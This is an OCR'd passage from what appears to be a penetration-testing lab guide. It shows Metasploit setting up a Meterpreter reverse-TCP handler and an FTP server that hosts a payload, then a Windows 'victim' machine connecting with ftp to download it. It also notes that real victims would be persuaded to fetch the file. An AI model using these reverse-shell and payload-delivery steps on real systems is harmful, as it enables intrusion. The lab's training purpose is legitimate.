Terminal
Mon 00:01
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
       =[ metasploit v5.0.43-dev                          ]
+ -- --=[ 1917 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_t
cp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.0.4
LHOST => 192.168.0.4
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.4:443
msf5 exploit(multi/handler) > use auxiliary/server/ftp
msf5 auxiliary(server/ftp) > set FTPROOT /root/.set/
```

Figure 2.14 Screenshot of PLABKALI01: Setting the FTPROOT directory of the FTP server.


Step 4

Next, you need to type the following command to trigger the payload on the target system:

```
exploit
```

Press **Enter**.

Alert: If you miss this step, you will not be able to connect to the FTP server. This is a critical step.



PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=QWr6xQifmKUs1t6DO3MyDHec29y84ArmkfpZf874L718sEMgXpy
Applications
Places
Terminal
Wed 23:04
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
+ -- --=[ 541 payloads - 44 encoders - 10 nops       ]
+ -- --=[ 2 evasion                                  ]
+ -- --=[ ** This is Metasploit 5 development branch **   ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_t
cp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.0.4
LHOST => 192.168.0.4
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.4:443
msf5 exploit(multi/handler) > use auxiliary/server/ftp
msf5 auxiliary(server/ftp) > set FTPROOT /root/.set/
FTPROOT => /root/.set/
msf5 auxiliary(server/ftp) > exploit
```

Figure 2.15 Screenshot of PLABKALI01: Initiating the auxiliary module execution.

Step 5

Notice that the command is successful, and the server has started.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:01
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_t
cp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.0.4
LHOST => 192.168.0.4
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.4:443
msf5 exploit(multi/handler) > use auxiliary/server/ftp
msf5 auxiliary(server/ftp) > set FTPROOT /root/.set/
FTPROOT => /root/.set/
msf5 auxiliary(server/ftp) > exploit
[*] Auxiliary module running as background job 1.

[*] Started service listener on 0.0.0.0:21
[*] Server started.
msf5 auxiliary(server/ftp) >
```

Figure 2.16 Screenshot of PLABKALI01: Showing the service listener has started.

Minimize the **PLABKALI01** window.

Note: *Do not close the Metasploit window or VNC window.*

Leave the devices you have powered on in their current state and proceed to the next task.

Task 3 - Download the Payload


After you have setup the FTP server, you need to download the file on the victim's system. You do not need an FTP client to download the file. In this task, you will use the Windows command prompt to connect to the FTP server.

> ***Note:** In the real environment, you will probably not be the one who will be downloading the file on the victim's system. You will convince the victim to download the file. For the sake of completing this exercise, you will download the file from the FTP server to the victim's system.*

To download the payload, perform the following steps:

Step 1

Ensure that you have logged into **PLABWIN10**.



PLABWIN10 - Internet Explorer

http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm

Figure 2.17 Screenshot of PLABWIN10: Showing the desktop screen of the Windows system.

Step 2

Right-click the **Windows** charm and select **Run**.





Figure 2.18 Screenshot of PLABWIN10: Selecting the Run option from the context menu.

Step 3

The **Run** dialog box is displayed. In the **Open** textbox, type the following:

```
cmd
```

Press **Enter**. Alternatively, you can click, **OK**.



PLABWIN10 - Internet Explorer

http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm

Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: cmd

This task will be created with administrative privileges.

Figure 2.19 Screenshot of PLABWIN10: Showing the Run dialog box with the cmd command in the Open textbox.


Step 4

The command prompt window is displayed. You will now connect with the FTP server and download the file.

To connect with the FTP server, type the following command:

```
ftp 192.168.0.4
```

Press **Enter**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Menu
Administrator: C:\Windows\system32\cmd.exe
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ftp 192.168.0.4
```

